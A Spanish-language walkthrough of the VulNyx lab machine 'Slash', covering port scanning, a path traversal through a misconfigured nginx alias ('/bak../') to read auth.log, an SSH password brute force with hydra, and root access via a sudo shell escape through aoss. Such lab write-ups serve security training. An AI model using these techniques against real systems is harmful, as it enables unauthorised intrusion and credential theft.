VulNyx - Slash
Information
Slash es una máquina virtual vulnerable Linux de dificultad fácil de la plataforma VulNyx, fue creada por el usuario d4t4s3c y funciona correctamente en los hipervisores VirtualBox y VMware.
Enumeration
Nmap
TCP
❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.104
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-27 19:26 CEST
Nmap scan report for 192.168.1.104
Host is up (0.00018s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
❯ nmap -sVC -p22,80 192.168.1.104
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-27 19:27 CEST
Nmap scan report for 192.168.1.104
Host is up (0.00033s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Welcome to nginx!
Shell (omar)
80/TCP (HTTP)
Site (/)

Directory Brute Force
❯ gobuster dir -w /opt/common.txt -u http://192.168.1.104/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.104/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/bak                  (Status: 301) [Size: 169] [--> http://192.168.1.104/bak/]
/index.html           (Status: 200) [Size: 612]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
Site (/bak)
Directory Brute Force
❯ gobuster dir -w /opt/common.txt -u http://192.168.1.104/bak
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.104/bak
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/default              (Status: 200) [Size: 283]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
Site (/bak/default)
El archivo default es un backup de configuración de Nginx, revisando el archivo de configuración default se puede ver que no tiene correctamete cerrado con / el location del alias bak y puede ser susceptible a ataques de tipo Path Traversal
❯ curl -sX GET "http://192.168.1.104/bak/default"
server {
	listen 80 default_server;
	listen [::]:80 default_server;

	root /var/www/html;

	index index.html index.htm index.nginx-debian.html;

	server_name _;

	location / {
		try_files $uri $uri/ =404;
	}

        location /bak {
                alias /var/backups/;
        }
}
Path Traversal (Misconfigured NGINX Alias)
Detect

Como se puede ver, si apunto a la ruta /bak/ devuelve un código de estado 403 y si agrego un ../ para viajar un directorio hacia atras también devuelve un código de estado 403 confirmando que es vulnerable a Path Traversal
❯ curl -s -o /dev/null -w "%{http_code}\n" -X GET "http://192.168.1.104/bak/"
403
❯ curl -s -o /dev/null -w "%{http_code}\n" -X GET "http://192.168.1.104/bak../"
403
Abuse
Encuentro con wfuzz varias rutas internas del sistema desde el Path Traversal
❯ wfuzz -c --hc=404 -w /opt/common.txt -u "http://192.168.1.104/bak../FUZZ" 2>/dev/null
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.1.104/bak../FUZZ
Total requests: 4746

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000803:   301        7 L      11 W       169 Ch      "backups"
000000959:   301        7 L      11 W       169 Ch      "cache"
000002511:   301        7 L      11 W       169 Ch      "local"
000002517:   301        7 L      11 W       169 Ch      "lock"
000002460:   301        7 L      11 W       169 Ch      "lib"
000002521:   301        7 L      11 W       169 Ch      "log"
000002582:   301        7 L      11 W       169 Ch      "mail"
000002947:   301        7 L      11 W       169 Ch      "opt"
000003623:   301        7 L      11 W       169 Ch      "run"
000003924:   301        7 L      11 W       169 Ch      "spool"
000004194:   301        7 L      11 W       169 Ch      "tmp"
000004643:   301        7 L      11 W       169 Ch      "www"

Total time: 2.114233
Processed Requests: 4746
Filtered Requests: 4734
Requests/sec.: 2244.785
La ruta /log parece ser /var/log ya que he conseguido leer el archivo auth.log y enumero al usuario omar
❯ curl -sX GET "http://192.168.1.104/bak../log/auth.log"
Aug 18 07:55:44 slash systemd: pam_unix(systemd-user:session): session closed for user omar
Aug 18 07:55:52 slash sshd[836]: Accepted password for omar from 10.0.0.4 port 45216 ssh2
Aug 18 07:55:52 slash sshd[836]: pam_unix(sshd:session): session opened for user omar(uid=1000) by (uid=0)
Aug 18 07:55:52 slash systemd-logind[341]: New session 10 of user omar.
Aug 18 07:55:52 slash systemd: pam_unix(systemd-user:session): session opened for user omar(uid=1000) by (uid=0)
Jul 27 19:59:01 slash CRON[777]: pam_unix(cron:session): session closed for user root
22/TCP (SSH)
Password Brute Force
En tenencia del usuario omar intento con hydra obtener su password
❯ hydra -t 64 -l omar -P /opt/techyou.txt ssh://192.168.1.104
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-27 20:02:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 10000 login tries (l:1/p:10000), ~157 tries per task
[DATA] attacking ssh://192.168.1.104:22/
[STATUS] 511.00 tries/min, 511 tries in 00:01h, 9535 to do in 00:19h, 18 active
[22][ssh] host: 192.168.1.104   login: omar   password: omarion
Accedo al sistema como usuario omar con las credenciales obtenidas
❯ sshpass -p 'omarion' ssh omar@192.168.1.104 -o StrictHostKeyChecking=no
Warning: Permanently added '192.168.1.104' (ED25519) to the list of known hosts.
omar@slash:~$ id ; hostname
uid=1000(omar) gid=1000(omar) grupos=1000(omar)
slash
Privilege Escalation
Enumeration
Sudo
El usuario omar puede ejecutar como root el binario aoss con sudo
omar@slash:~$ sudo -l
Matching Defaults entries for omar on slash:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User omar may run the following commands on slash:
    (root) NOPASSWD: /usr/bin/aoss
Abuse
En GTFOBins nos dan la secuencia de shell-escape y me convierto en usuario root
omar@slash:~$ sudo -u root /usr/bin/aoss /bin/sh
# bash -i
root@slash:/home/omar# id ; hostname
uid=0(root) gid=0(root) grupos=0(root)
slash
Flags
Ya como usuario root puedo leer las flags user.txt y root.txt
root@slash:~# find / -name user.txt -o -name root.txt 2>/dev/null |xargs cat
91a5****************************
0fdd****************************
Hasta aquí la resolución de la máquina Slash.
Happy Hacking!